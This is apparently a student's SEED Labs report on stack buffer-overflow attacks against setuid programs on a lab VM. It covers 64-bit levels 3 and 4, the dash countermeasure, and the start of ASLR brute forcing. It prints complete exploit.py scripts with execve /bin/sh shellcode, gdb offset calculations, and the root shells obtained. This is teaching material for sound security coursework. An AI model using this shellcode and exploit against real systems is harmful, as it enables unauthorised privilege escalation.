
Here we take the value of p &buffer

Once after we runs the ./exploit.py we will be entering into the shell and We got root access we can check the data by typing id.


7 Task 5: Launching Attack on 64-bit Program (Level 3)

```
[09/11/23]seed@VM:~/.../code$  sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/11/23]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[09/11/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[09/11/23]seed@VM:~/.../code$ gedit Makefile
[09/11/23]seed@VM:~/.../code$ ll
total 176
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed  1041 Sep 10 23:55 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Sep 10 22:08 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed    11 Sep 10 23:21 peda-session-stack-L2-dbg.txt
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 11 01:06 stack-L1
-rwxrwxr-x 1 seed seed 18712 Sep 11 01:06 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 11 01:06 stack-L2
-rwxrwxr-x 1 seed seed 18712 Sep 11 01:06 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 11 01:06 stack-L3
-rwxrwxr-x 1 seed seed 20136 Sep 11 01:06 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 11 01:06 stack-L4
-rwxrwxr-x 1 seed seed 20128 Sep 11 01:06 stack-L4-dbg
```

$ sudo sysctl -w kernel.randomize_va_space=0 to Turning Off Countermeasures
And used make file which helps to generate needed files for for the exploitation.



Badfile is an 0 kb file which used to the exploitation purpose,after running the shell



After getting into the stack-L3 shell, create a breakpoint by using bof.

Once after run command completed we will observe the " strcpy ()"the where the buffer stores

```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd920
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffd850
gdb-peda$ p/d 0x7fffffffd920 -0x7fffffffd850
$3 = 208
gdb-peda$ quit
[09/11/23]seed@VM:~/.../code$ gedit exploit.py
```

Here we got the offset value 208.

```
[09/11/23]seed@VM:~/.../code$ ./exploit.py
[09/11/23]seed@VM:~/.../code$ ./stack-L3
Input size: 517
# uid
zsh: command not found: uid
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# 
```

Observation : we got into the root access and gained the access above the picture attached.

After modifying the exploit.py program file with the correct values we will gain access.

code

exploit.py

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 100               # Change this number

content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd850  + 160        # Change this number
offset = 208 + 8          # Change this number 108 + 4

L = 8    # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
######################                    ###############################################
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


8 Task 6: Launching Attack on 64-bit Program (Level 4)

```
seed@VM: ~/.../code
[09/11/23]seed@VM:~/.../code$ ls
brute-force.sh    Makefile                      peda-session-stack-L4-dbg.txt
bruteforce.sh     peda-session-stack-L1-dbg.txt  stack.c
call_shellcode.c  peda-session-stack-L2-dbg.txt
exploit.py        peda-session-stack-L3-dbg.txt
[09/11/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/11/23]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[09/11/23]seed@VM:~/.../code$ ls
brute-force.sh  bruteforce.sh  call_shellcode.c  exploit.py  Makefile  stack.c
[09/11/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[09/11/23]seed@VM:~/.../code$ ls -l
total 176
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   269 Sep 11 10:12 bruteforce.sh
-rw-rw-r-- 1 seed seed   733 Sep 11 12:57 call_shellcode.c
-rwxrwxr-x 1 seed seed  1068 Sep 11 14:20 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 11 14:26 stack-L1
-rwxrwxr-x 1 seed seed 18712 Sep 11 14:26 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 11 14:26 stack-L2
-rwxrwxr-x 1 seed seed 18712 Sep 11 14:26 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 11 14:26 stack-L3
-rwxrwxr-x 1 seed seed 20136 Sep 11 14:26 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 11 14:26 stack-L4
-rwxrwxr-x 1 seed seed 20128 Sep 11 14:26 stack-L4-dbg
[09/11/23]seed@VM:~/.../code$ touch badfile
```

As usual we created an empty badfile as we created in level 1,2,3 we used make to create necessary files for the exploitation.

```
seed@VM: ~/.../code
[09/11/23]seed@VM:~/.../code$ gdb stack-L4-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L4-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
```

B bof is used for the breaking point



We used run command to to run the program we can see the breaking point


```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdd60 --> 0xffffaaaaaaaabcd4
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd60 --> 0xffffaaaaaaaabcd4
RBP: 0x7fffffffd930 --> 0x7fffffffdd40 --> 0x7fffffffdf80 --> 0x0
RSP: 0x7fffffffd910 --> 0x7ffff7e581b0 (<_dl_tunable_set_mallopt_check>:       endbr64)
RIP: 0x555555555239 (<bof+16>:  mov    rdx,QWORD PTR [rbp-0x18])
R8 : 0x0
R9 : 0xe
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe070 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
=> 0x555555555239 <bof+16>:     mov    rdx,QWORD PTR [rbp-0x18]
   0x55555555523d <bof+20>:     lea    rax,[rbp-0xa]
   0x555555555241 <bof+24>:     mov    rsi,rdx
   0x555555555244 <bof+27>:     mov    rdi,rax
   0x555555555247 <bof+30>:     call   0x5555555550c0 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffd910 --> 0x7ffff7e581b0 (<_dl_tunable_set_mallopt_check>:      endbr64)
0008| 0x7fffffffd918 --> 0x7fffffffdd60 --> 0xffffaaaaaaaabcd4
0016| 0x7fffffffd920 --> 0x19
0024| 0x7fffffffd928 --> 0x7ffff7dc3b64 --> 0x92900000926 ('&\t')
0032| 0x7fffffffd930 --> 0x7fffffffdd40 --> 0x7fffffffdf80 --> 0x0
0040| 0x7fffffffd938 --> 0x555555555350 (<dummy_function+62>:   nop)
0048| 0x7fffffffd940 --> 0x0
0056| 0x7fffffffd948 --> 0x7fffffffdd60 --> 0xffffaaaaaaaabcd4
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
```

We are seeing the strcpy() function in the above screenshot. That is the buffer

```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd930
gdb-peda$ p &buffer
$2 = (char (*)[10]) 0x7fffffffd926
gdb-peda$ p/d 0x7fffffffd930 - 0x7fffffffd926
$3 = 10
gdb-peda$ quit
[09/11/23]seed@VM:~/.../code$ gedit exploit.py
[09/11/23]seed@VM:~/.../code$ ./exploit.py
[09/11/23]seed@VM:~/.../code$ ./stack-L4
Input size: 517
Illegal instruction
[09/11/23]seed@VM:~/.../code$ ./exploit.py
[09/11/23]seed@VM:~/.../code$ ./stack-L4
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
  woami mioami
zsh: command not found: oami
# whoami
root
#
```

We got the root access after executing the ./exploit.py file and ./stack-L4
We see the data like id and which directory and more etc

The modified code for the /exploit.py for level 4 is




```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400               # Change this number

content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd926  + 1260        # Change this number
offset = 10 + 8         # Change this number 108 + 4

L = 8  # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
######################
  ###############################################
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

9 Tasks 7: Defeating dash's Countermeasure

```
[09/11/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile
[09/11/23]seed@VM:~/.../shellcode$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/11/23]seed@VM:~/.../shellcode$ sudo ln -sf /bin/dash /bin/sh
[09/11/23]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[09/11/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[09/11/23]seed@VM:~/.../shellcode$
```

Screenshot of taking the root access of call_shellcode.c we are seeing the a32.out and a64.out files

After repeating the Level1, we can see that when sh is linked to dash, we have root permissions.

```
[09/11/23]seed@VM:~/.../shellcode$ sudo ln -sf /bin/dash /bin/sh
[09/11/23]seed@VM:~/.../shellcode$ ./exploit.py
[09/11/23]seed@VM:~/.../shellcode$ ./stack-L1
Input size: 517
$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Sep 11 13:30 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Mar 11  2022 /bin/zsh
$
```

We repeated the same steps as followed in level 1 ,we can see the root access link in the above screenshot.
It's working

10 Task 8: Defeating Address Randomization (brute forcing)

We need to create bad file again as we did in the task 4 and 5 then we should make new makefile and stack.c

```
[09/10/23]seed@VM:~/.../code$ ls
brute-force.sh  exploit.py  Makefile  stack.c
[09/10/23]seed@VM:~/.../code$ gedit stack.c
^C
[09/10/23]seed@VM:~/.../code$  sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/10/23]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[09/10/23]seed@VM:~/.../code$ gedit Makefile
[09/10/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[09/10/23]seed@VM:~/.../code$ touch badfile
[09/10/23]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
```

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Desktop/Seedlab/lab3-bufferoverflow/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb18 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf00 --> 0xf7fb2000 --> 0x1e7d6c
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffcf08 --> 0xffffd138 --> 0x0
ESP: 0xffffcafc --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcafc --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb00 --> 0xffffcf23 --> 0x456
0008| 0xffffcb04 --> 0x0
0012| 0xffffcb08 --> 0x3e8
0016| 0xffffcb0c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb10 --> 0x0
0024| 0xffffcb14 --> 0x0
0028| 0xffffcb18 --> 0x0
[------------------------------------------------------------------------------]
